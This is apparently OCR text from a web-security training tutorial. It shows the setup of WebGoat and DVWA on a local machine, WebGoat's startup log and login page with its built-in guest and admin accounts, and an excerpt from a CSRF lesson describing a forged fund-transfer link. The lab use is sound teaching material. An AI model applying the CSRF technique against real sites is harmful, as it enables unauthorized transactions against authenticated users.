











Name
Date modified
Type
Size
dvwa
2/11/2016 7:45 PM
File folder
jre-7u2-windows-x64
12/27/2011 1:16 AM
Application
20,947 KB
webgoat-container-7.0-SNAPSHOT-war-...
2/12/2016 12:51 PM
Executable Jar File
72,415 KB
xampp-win32-5.6.15-1-VC11-installer
2/11/2016 7:15 PM
Application
111,436 KB



C:\webgoat>java -jar webgoat-container-7.0-SNAPSHOT-war-exec.jar



Administrator: C:\Windows\System32\cmd.exe - java -jar webgoat-container-7.0-SNAPSHOT-war-...
2016-02-13 09:56:01,994 DEBUG - org.apache.axis.i18n.resource::handleGetObject(badChars01)
2016-02-13 09:56:02,057 DEBUG - Enter/Exit: JAFDataHandlerDeserializerFactory(class java.awt.Image, {http://xml.apache.org/xml-soap}Image)
2016-02-13 09:56:02,057 DEBUG - Enter/Exit: JAFDataHandlerDeserializerFactory(class javax.mail.internet.MimeMultipart, {http://xml.apache.org/xml-soap}Multipart)
2016-02-13 09:56:02,057 DEBUG - Enter/Exit: JAFDataHandlerDeserializerFactory(interface javax.xml.transform.Source, {http://xml.apache.org/xml-soap}Source)
2016-02-13 09:56:02,057 DEBUG - Enter/Exit: JAFDataHandlerDeserializerFactory(class org.apache.axis.attachments.OctetStream, {http://xml.apache.org/xml-soap}octet-stream)
2016-02-13 09:56:02,057 DEBUG - Enter/Exit: JAFDataHandlerDeserializerFactory()
2016-02-13 09:56:02,135 DEBUG - Exit: AxisEngine::init
2016-02-13 09:56:02,135 DEBUG - Exit: DefaultAxisServerFactory::getServer
2016-02-13 09:56:02,135 DEBUG - Exit: getEngine()
Feb 13, 2016 9:56:02 AM org.apache.coyote.http11.Http11Protocol start
INFO: Starting ProtocolHandler ["http-bio-8080"]
Feb 13, 2016 10:14:15 AM org.apache.jasper.compiler.TldLocationsCache tldScanJar
INFO: At least one JAR was scanned for TLDs yet contained no TLDs. Enable debug logging for this logger for a complete list of JARs that were scanned but no TLDs were found in them. Skipping unneeded JARs during scanning can improve startup time and JSP compilation time.



localhost:8080/WebGoat/login.mvc
Search
Most Visited
Suggested Sites
Getting Started
Web Slice Gallery
WEBGOAT
Username
Username
Password
Password
Sign in
The following accounts are built into Webgoat
Account
User
Password
Webgoat User
guest
guest
Webgoat Admin
webgoat
webgoat



localhost:8080/WebGoat/login.mvc
Search
Most Visited
Suggested Sites
Getting Started
Web Slice Gallery
WEBGOAT
Username
guest
Password
Sign in
The following accounts are built into Webgoat
Account
User
Password
Webgoat User
guest
guest
Webgoat Admin
webgoat
webgoat







"menu" parameters and an extra parameter "transferFunds" having an arbitrary numeric value such as 5000. You can construct the link by finding the "Screen" and "menu" values in the Parameters inset on the right. Recipients of CSRF emails that happen to be authenticated at that time will have their funds transferred. When this lesson's attack succeeds, a green checkmark appears beside the lesson name in the menu on the left.
Title:
hello
Message:
this is a test
Submit

